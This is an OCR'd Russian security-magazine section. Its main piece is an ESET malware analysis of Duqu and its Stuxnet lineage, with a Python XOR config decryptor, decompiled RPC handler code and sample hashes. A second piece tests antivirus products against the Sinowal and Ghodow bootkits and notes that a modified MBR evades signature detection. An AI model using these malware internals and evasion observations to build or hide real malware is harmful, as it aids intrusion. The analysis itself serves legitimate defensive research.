
Библиотека в хакспейсе

Матросов Александр, Senior malware researcher, ESET

Силен Дуку очень

Наверное, все слышали про подвиги Stuxnet в деле тонкой настройки иранской атомной электростанции в Бушере. Практически половина прошлогоднего летнего отпуска была проведена в IDA в сопровождении различных компонентов червя Stuxnet, большая часть была разобрана в статике, а повсеместное использование ООП не добавляло ни грамма веселья. Прошел год...





Certificate

General | Details | Certification Path

Certificate Information

This certificate is intended for the following purpose(s):

- Ensures software came from software publisher
- Protects software from alteration after publication

* Refer to the certification authority's statement for details.

Issued to: C-Media Electronics Incorporation

Issued by: VeriSign Class 3 Code Signing 2009-2 CA

Valid from 8/2/2009 **to** 8/2/2012

Install Certificate... | Issuer Statement

OK

Рис. 1. Встречайте — легальный сертификат!

WIN32/DUQU: ТЕМНЫЙ ПРЕЕМНИК ЧЕРВЯ STUXNET

Середина октября, спокойный хмурый осенний вечер за чтением RSS-ленты и бокалом односолодового виски. И вот среди сотен заголовков мои глаза уцепились за слово Stuxnet... Первая мысль — опять раздувают шумиху по поводу давнего инцидента. Но, пробежавшись глазами по статье в блоге Symantec, я понял, что речь идет о чем-то другом, и это «что-то» имеет вполне определенное название — Duqu. Собственно, так и начался наш research преемника Stuxnet. После первых сообщений о том, что Duqu и Stuxnet базируются на одном исходном коде, нам захотелось разобраться во всем самим, так как коллектив нашего вирлаба еще не забыл бессонные ночи, проведенные за реверсом Stuxnet. =)

После внимательного изучения доступной информации стало ясно, что ноги растут из венгерской исследовательской лаборатории Cryptography and System Security (CrySyS). Ее специалисты первыми обнаружили Duqu, заметили сходство этой вредоносной программы со Stuxnet, провели неплохой бинарный анализ и поделились его результатами со специалистам из антивирусных компаний. Видимо, сотрудники CrySyS имели какое-то отношение к расследованию одного из инцидентов с участием Duqu в Венгрии, что и объясняет их раннюю осведомленность.

Verify Certificate

Common Name:	C-Media Electronics Incorporation
Status:	Revoked
Validity (GMT):	Aug 3, 2009 - Aug 2, 2012
Class:	Digital ID Class 3 - Software Validation FreeReplacement
Organization:	C-Media Electronics Incorporation
Organizational Unit:	Digital ID Class 3 - Microsoft Software Validation v2
State:	Taiwan
City/Location:	Taipei
Country:	TW
Serial Number:	046931bf57ebc5947d3dc4ee7a236e
Issuer Digest:	2a48d0fcac3ca29d9a34fff503b2c29f

Рис.2. Сертификат отозван. Туда ему и дорога

ДРОППЕР

В самом начале истории с Duqu не было информации о том, каким образом происходит ее установка в систему. Удалось извлечь лишь вредоносные компоненты, оставшиеся после заражения. Опять же нет никаких гарантий, что специалисты смогли найти все, поскольку Duqu, как и Stuxnet, использует целый комплекс методов для обхода защитного ПО.

ПРОЦЕСС УСТАНОВКИ

Установка Duqu проходит в несколько основных этапов:

0) Запуск вредоносного вложения в виде doc-файла, который содержит код, эксплуатирующий уязвимость нулевого дня CVE-2011-3402.
1) Загрузка первого уровня шелл-кода в адресное пространство модуля win32k.sys.
2) Загрузка второго уровня шелл-кода, предназначенного для выполнения в ядре.
3) Загрузка полезной нагрузки в виде нового драйвера и его инициализация.
4) Внедрение в адресное пространство системного сервиса services.exe основного модуля установщика Duqu и его активация. После этого происходит заражение системы.

На уровне шелл-кода Duqu местами очень напоминают Stuxnet. В результате складывается впечатление, что это просто немного видоизменённый шелл-код, заточенный под указанную уязвимость.

ОПЯТЬ ЛЕГАЛЬНЫЕ СЕРТИФИКАТЫ

Еще один небезынтересный момент заключается в том, что для компонентов Duqu используются легальные цифровые подписи. На данный момент выявлено, что в процессе заражения устанавливается драйвер cmi4432.sys, который отвечает за внедрение кода и содержит легальную цифровую подпись, принадлежащую компании C-Media Electronics Inc. Цифровой сертификат, используемый для генерации подписи, был выдан VeriSign со сроком действия до августа 2012 года (рисунок 1). В настоящее время он уже отозван и не является валидным. При этом имена драйверов Duqu очень похожи на названия вполне легальных драйверов от производителей железа. Злоумышленники рассчитывали, что все это поможет как можно дольше скрывать факт атаки и сбить с толку специалистов во время криминалистической экспертизы файловой системы.






Рис. 4. Программный код нашего расшифровщика



Рис. 5. Граф потока управления Stuxnet

АНАЛИЗ КОМПОНЕНТОВ DUQU

Содержимое первого набора сэмплов, который мы получили для анализа, представлено на рисунке 3.

Оказалось, что часть файлов зашифрована. Это ввело нас в небольшой ступор, так как сэмплы были получены от коллег из другой антивирусной компании, у которых совершенно точно имелся расшифрованный вариант. Однако анализ одного из драйверов, который отвечал за внедрение других компонентов Duqu в системные процессы, позволил обнаружить код алгоритма расшифровки. Программный код нашего расшифровщика приведен на рисунке 4.

При анализе кода этого драйвера выяснилось, что функционально он практически полностью идентичен коду драйвера, используемого в Stuxnet. Все различия, которые мы обнаружили, были введены, скорее, для противодействия сигнатурному и эвристическому методу обнаружения вредоносного ПО. На рисунке 5 представлен граф потока управления Stuxnet, а на рисунке 6 — Duqu. Структура графов

Name	Size
..	
0a566b1616c8afeef214372b1a0580c7 *	192,512
0eecd17c6c215b358b7b872b74bfd800 *	24,960
94c4ef91dfcd0c53a96fdc387f9f9c35 *	6,750
4541e850a228eb69fd0f0e924624b245 *	29,568
9749d38ae9b9ddd81b50aad679ee87ec *	85,504
b4ac366e24204d821376653279cbad86 *	232,448
e8d6b4dadb96ddb58775e6c85b10b6cc *	6,750

Рис.3. Набор сэмплов для анализа

УДАР ПО ЦЕЛЯМ

Атаки были проведены в следующих странах (возможно, обнаружены еще не все пострадавшие): Венгрия, Франция, Нидерланды, Швейцария, Украина, Индия, Иран, Судан, Вьетнам. Следует отметить, что Иран подвергался атаке и в прошлый раз. Немного забегая вперед, скажу, что нам удалось подтвердить идентичность некоторых участков кода Duqu и Stuxnet. Речь идет не просто об использовании отдельных идентичных функций, а об одинаковой платформе для разработки вредоносных программ, предназначенных для целенаправленных атак. В принципе, с высокой вероятностью за этими двумя громкими инцидентами могут стоять одни и те же люди или организация, разработавшая Stuxnet, и Duqu.

```
def decrypt(data):
    gamma = [0x2b, 0x72, 0x73, 0x34, 0x99, 0x71, 0x98, 0xAE]

    a = 0
    for ix in xrange(len(data)):
        data[ix] ^= gamma[a]
        a = a + 1
        if a == 7:
            a = 0
```

Рис. 7. Декомпилированный код проверки дат

Рис. 8. Расшифровываем конфигурационные файлы

и базовых блоков отчетливо показывает явное сходство этих двух вирусов, что опять же говорит об их преемственности.

КАК УСТАНОВИТЬ ТОЧНУЮ ДАТУ ЗАРАЖЕНИЯ СИСТЕМЫ?

Когда мы начали исследовать Win32/Duqu, нас сразу заинтересовал вопрос, каким образом можно установить точную дату заражения компьютера этой вредоносной программой. Эта информация, прежде всего, полезна для проведения криминалистической экспертизы и восстановления картины произошедших событий. У нас появилась идея о том, что если Duqu хранит информацию о времени своего самоудаления, то должна иметься и информация о том, когда начинается отсчет этого времени (она может быть либо зашита в счетчик, либо указана в виде даты заражения). С помощью нескольких наборов сэмплов с разных зараженных машин нам удалось обнаружить одну интересную вещь. Оказывается, в процессе заражения формируется так называемая main.dll (основной компонент Duqu), в которой сохраняется точная дата заражения в UTC-формате. На рисунке 7 можно видеть декомпилированный код, осуществляющий проверку этой самой даты.

Эти данные позволяют установить в процессе криминалистической экспертизы точную дату и время заражения машины. В отчете «Duqu: the precursor to the next Stuxnet» указано, что время жизни вируса на зараженной машине составляет 36 дней, после чего он автоматически удаляется. Для того чтобы узнать дату заражения, сначала нужно расшифровать конфигурационные файлы при помощи нехитрого самопального криптоалгоритма (рисунок 8).

Изучив несколько наборов сэмплов, мы выяснили, что эта дата может меняться и, скорее всего, выставляется в процессе зара-

```
00001210:  00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
00001220:  00 00 00 00.00 00 00 00.00 00 01 00.00 00 01 00
00001230:  00 00 01 00.00 00 01 00.00 00 38 31.00 00 40 13
00001240:  52 46 FB 57.CC 01 01 00.00 00 00 00.00 00 24 00
00001250:  00 00 00 00.9D 22 9F 3D.CB 01 BC 02.00 00 00 00
00001260:  00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
00001270:  00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
```

time of infection

days to live

Рис. 9. Конфигурационный файл заражения




Рис. 10. Еще один конфигурационный файл заражения

14.10.2011	19.10.2011	1.11.2011	3.11.2011	4.11.2011
Лаборатория CrySyS обнародует информацию для сторонних специалистов.	Появляется аналитический отчет «Duqu: the precursor to the next Stuxnet», содержащий первую публичную информацию о Win32/Duqu.	Подтверждена информация о некоторых целях (точнее, о странах, где они находятся). Найден дроппер для уязвимости нулевого дня (CVE-2011-3402), связанной с инцидентом, который расследуют ребята из CrySyS.	Выходит Microsoft Security Advisory (2639658), который вносит ясность в вопрос о типе уязвимости. Становится ясно, что уязвимость кроется в системном компоненте win32k.sys и представляет собой ошибку в парсере шрифтов TrueType.	Распространяется информация с описанием уязвимости CVE-2011-3402 по программе Microsoft Active Protections Program (MAPP). Доступ к дропперу с эксплойтом имеют только CrySyS, Symantec и Microsoft. Распространение дроппера ограничено, так как внутри него содержится информация, раскрывающая имена целей.




Рис. 11. RPC в Duqu

жения с учетом конфигурационных данных дроппера. Один набор сэмплов, который имелся в нашем распоряжении, также должен был удалиться через 36 дней, а вот второй — уже через 30. Конфигурационный файл, в котором указаны дата заражения 11.08.2011, его время 7:50:01 и период существования троянца в системе 36 дней, представлен на рисунке 9, а конфигурационный файл с датой 18.08.2011, временем 7:29:07 и периодом 30 дней — на рисунке 10.

RPC-ПРОТОКОЛ DUQU VS STUXNET

Особенности реализации RPC-протокола еще раз подтверждают сходство кода Duqu и Stuxnet. RPC-протокол представляет собой одну из самых интересных частей Stuxnet. В Duqu этот протокол, который подробно описан в нашем исследовании «Stuxnet under the Microscope» (стр. 56–57), реализован не полностью. Проанализировав реализацию локальной части протокола RPC в одном из компонентов Duqu и сравнив две основные процедуры в BinDiff, мы получили интересные результаты (рисунок 11).

Код оказался практически идентичным, за исключением несущественных артефактов, которые появились после его рекомпиляции в составе Duqu. Сам RPC имеет следующий функционал:

- **RpcHandler_1** — возвращает установленную версию;
- **RpcHandler_2** — выполняет инжект модуля в указанный процесс и вызывает указанную функцию экспорта;
- **RpcHandler_3** — загружает модуль и выполняет его с точки входа;

```
// get version info
signed int __thiscall Rpc_0_Handler(void *this, int a2, DWORD *pVersion)
{
  CRPC_STRUCT *Client; // eax@1
  int v5; // [sp-Ch] [bp-20h]@1
  void *v6; // [sp+0h] [bp-14h]@1
  int *v7; // [sp+4h] [bp-10h]@1
  int v8; // [sp+10h] [bp-4h]@1

  v6 = this;
  v7 = &v5;
  v8 = 0;
  set_se_handler();
  Client = IsRpcClient();
  if ( Client )
  {
    *pVersion = Client[1].field_0;
  }
  else
  {
    EnterCfgData(&v6);
    LOBYTE(v8) = 1;
    *pVersion = GetConfigBuffer()->Version;
    LOBYTE(v8) = 0;
    LeaveCfgData(&v6);
  }
  return 1;
}
```

Рис. 12. Декомпилированный код обработчика, который возвращает номер версии

Функциональность	Stuxnet	Duqu
Легальные цифровые подписи	да	да
Модульная архитектура	да	да
Внедрение в SCADA-системы	да	нет
Модуль-кейлоггер	нет	да
Обход антивирусной защиты	да	да
Использование уязвимостей 1-day	да	нет
Использование уязвимостей 0-day	5	1
Внедрение в системные процессы	да	да
Использование RPC-протокола	remote	local
Хранение модулей в секции ресурсов	да	да
Использование методологии ООП	да	да
Обработка ошибок (в том числе и в шеллкоде)	да	да
Высокая стабильность кода	да	да
Использование компилятора Visual C++	да	да
Использование библиотеки шаблонов ATL	да	да
Использование упаковщика UPX	да	да

Функциональность Stuxnet vs. Duqu

- **RpcHandler_4** — запускает процесс посредством вызова CreateProcess();
- **RpcHandler_5** — читает содержимое указанного файла (например, конфига);
- **RpcHandler_6** — записывает данные в указанный файл;
- **RpcHandler_7** — удаляет указанный файл из системы.

Декомпилированный код обработчика, который возвращает номер версии, представлен на рисунке 12.

Использование RPC-протокола позволяет троянцу оставаться незамеченным и не вызывать подозрений со стороны различного защитного ПО.

ЗАЧЕМ ЭТО ВСЕ?

В рамках одной статьи не представляется возможным рассказать обо всех технических нюансах этой вредоносной программы — один наш аналитический отчет по Stuxnet занял более 80 страниц :), — поэтому в завершение я предлагаю тебе задаться вечным философским вопросом «зачем?».


Уже ни для кого не секрет, что многие государства формируют специальные военные подразделения для создания средств нападения в киберпространстве. Разрабатываются доктрины, регламентирующие последовательность действий во время кибервойны. Возможно, что история со Stuxnet, а теперь и с Duqu представляет собой как раз результат работы одного из таких вот подразделений. Сейчас сложно сказать, какова истинная цель и предназначение Duqu, так как в этой истории еще слишком много белых пятен, тем более что функционал этой вредоносной программы может различаться для разных целей, а дополнительно загружаемые модули расширяют ее возможности. На данный момент также обнаружен модуль-кейлоггер, который устанавливался на некоторые зараженные машины. Но это уже тема для отдельной статьи, а те, кто хотят разобраться во всем самостоятельно, смогут найти некоторые компоненты Duqu в Сети.

Греков Сергей (http://group.xakep.ru)

Проверка антивирусов: bootkit test

BITDEFENDER, ESET NOD32, F-SECURE, OUTPOST SECURITY, RISING ПРОТИВ «ЗАГРУЗОЧНЫХ» УГРОЗ


Вирусы, заражающие MBR, существуют давно: они появились уже во времена MS-DOS, когда мы с тобой играли в Doom 2 и были молодыми и красивыми. В последние несколько лет они снова подняли голову — теперь все их боятся и называют модным словом «буткиты». А что говорят по этому поводу товарищи антивирусы? Могут ли они бороться с такими угрозами? Вот это-то мы и проверим!




Лог сканирования Outpost Security Suite Pro 7.5



Детектирование Sinowal'а NOD'ом



Срабатывание F-Secure Internet Security на Sinowal



С угрозами в MBR'е и Boot-секторе у нас сегодня будут сражаться пять продуктов:

1) BitDefender Internet Security 2012 — в последнее время этот антивирус здорово набрал обороты, к тому же движок BitDef покупают несколько сторонних компаний. Интересно посмотреть, что он из себя представляет.
2) ESET NOD32 Smart Security 5 — тут и комментировать нечего, это второй по популярности антивирус в России после «Каспера».
3) F-Secure Internet Security 2012 — достаточно известный продукт финской секьюрити-компании.
4) Outpost Security Suite Pro 7.5 — продукт от компании Agnutim, которая делает классный файервол. Между прочим, халявный файервол от Outpost в свое время пользовался в нашей стране огромной популярностью. Пожалуй, сейчас его место в наших сердцах занял тоже халявный и всесторонне могучий Comodo.
5) Rising Internet Security — антивирус от китайской компании Rising. Посмотрим, на что способны китайцы.

LET THE CONTEST BEGIN

Первым делом я заразил Windows XP SP3 на VmWare буткитом Sinowal, который известен, обрати внимание, аж с 2009 года. Затем я с помощью Hiew убедился, что MBR действительно изменен, и стал поочерёдно устанавливать все продукты и сканировать (или пытаться сканировать) систему.

Тестирование я начал с BitDefender'а. Для меня стало неожиданностью, что этот антивирус вообще не смог установиться! На середине установки он предложил мне перезагрузить компьютер, а после перезагрузки открылось окно установщика (и по совместительству downloader'а), прогресс-бар в котором показывал 55 %. По прошествии некоторого времени эта цифра так и не изменилось. По-видимому, установленный Sinowal помешал BitDefender'у, что весьма грустно.

Ну а следующий испытуемый — NOD32 — не подвёл. Он успешно обнаружил не только сам дроппер в temp'е, но ещё и выявил заражение MBR'а. Очень радует, что этот популярный в России антивирус способен справляться с достаточно серьёзными угрозами.


Антивирус F-Secure Internet Security также успешно разобрался с буткитом и обозвал его Win32/Mebroot, как и NOD32. Любопытно, что в столбце «Объект» в GUI указано просто «Заражение системы». По-видимому, разработчики решили не пугать пользователей страшными названиями вроде MBR и «загрузочный сектор». :)

А вот Outpost несколько разочаровал: он обнаружил только файловые компоненты Sinowal'а, а заражённый MBR пропустил. Пожалуй, продукт от Agnitum — это все-таки в первую очередь файервол, а не антивирус.

Rising вообще не удалось привести в работоспособное состояние. Я несколько раз пытался установить и нормально запустить китайское изделие, но потерпел неудачу. Сначала я было подумал, что проблема в VmWare, но оказалось, что это не так (подробнее читай дальше). По-видимому, именно Sinowal не дал антивирусу инсталлироваться.


ЕЩЕ ОДИН БУТКИТ: GHODOW

После того, как все пять антивирусов были протестированы на системе, заражённой Sinowal'ом, я решил откатиться к чистому снэпшоту и запустить дроппер другого буткита. Хотя второй буткит не так широко известен, как Sinowal, антивирусы всё равно должны его детектировать, поскольку это злой вирус, который делает в системе много чего нехорошего. Называется он Win32/Ghodow.NAD (по данным ESET). В дальнейшем я буду называть его просто Ghodow.




MBR, заражённый Sinowal'ом

Модифицированный код MBR



Окно срабатывания ESET Smart Security 5 на буткит Ghodow



Сообщения, выдаваемые при запуске Rising Internet Securit

Антивирус BitDefender снова постиг провал: на этот раз он не прошёл даже первый этап установки — «Сканировать системные файлы на наличие вирусов». Мастер установки предлагал мне несколько раз перезагрузить компьютер, загрузиться в BitDefender Rescue Mode, который представляет собой *nix-систему с антивирусным сканером, и выполнить многие другие действия. Однако в конечном итоге установщик выдал примерно такое лаконичное сообщение: «Установить BitDefender не удалось».

Ну а NOD32 и здесь не подкачал: он успешно обнаружил второй буткит в «MBR-секторе физического диска 0».

Но того, что произошло дальше, я совсем не ожидал. Ни один из трёх оставшихся антивирусов не смог обнаружить заразу в MBR'е, хотя каждый из них корректно установился и обновился. Более того, я пробовал различные варианты сканирования — от quick/поверхностного до руткит-сканирования системы. Однако ни один из них не привел к положительному результату, были обнаружены только компоненты буткита в файловой системе, что, конечно, не радует.


ПОПРОБУЕМ ПО-СВОЕМУ

Однако руки мои продолжали чесаться, и я решил не останавливаться на достигнутом и сделать нестандартный MBR. Я написал в Hiew небольшой код, который копировал область памяти размером 0x200 с адреса 0x200 на адрес 0x1000 и передавал туда управление. Код, конечно, безвредный, но мне было любопытно, как отреагируют антивирусы на нестандартный MBR. Стоит отметить, что в этом случае и BitDefender, и Rising успешно установились, обновились и заработали. Таким образом, моё предположение о том, что установленные буткиты могут мешать инсталляции антивирусов, подтвердилось.

Оказалось, что измененный MBR совершенно не трогает железные сердца антивирусов. Таким образом, я предположил, что буткиты детектируются обычными сигнатурами и сделать вредоносный MBR, который бы не обнаруживался, совсем не проблема. Для проверки я проделал аналогичную операцию с кодом NTFS-загрузчика (по сути, с кодом бут-сектора) и получил тот же результат.

ЗАКЛЮЧЕНИЕ

Какие можно сделать выводы по результатам теста? Антивирусы недостаточно хорошо детектируют буткиты. На компьютер, инфицированный буткитом, встанет не каждый антивирусный продукт. Так что держись и, главное, не забывай перед выключением компьютера в дисководе A: сомнительные дискеты ;).][



Окно установщика BitDefender 2012

Окно успешно установленного BitDefender, только что просканировавшего компьютер

Установка BitDefender 2012

Preview


UNIXOID

112

СВОЯ ПРОШИВКА ДЛЯ ANDROID
Альтернатная прошивка CyanogenMod, которую когда-то начинала разрабатывать группа энтузиастов, сейчас установлена более чем на 2 миллионах Android-устройств. Многие инсталят ее сразу после покупки телефона, отказываясь от официальных firmware. Но мало кто знает, что можно создать свою собственную прошивку, и сделать это не так уж и сложно. За основу можно взять уже существующую прошивку и немного ее модифицировать, добавив необходимое ПО и подправив некоторые системные параметры, влияющие на время отклика экрана, время жизни батареи, работу 3G-модуля и т.д.
Это статья — полный мануал по сборке своей хакерской Android-прошивки для твоего телефона.



КОДИНГ



88

.NET-КРИПТОГРАФИЯ
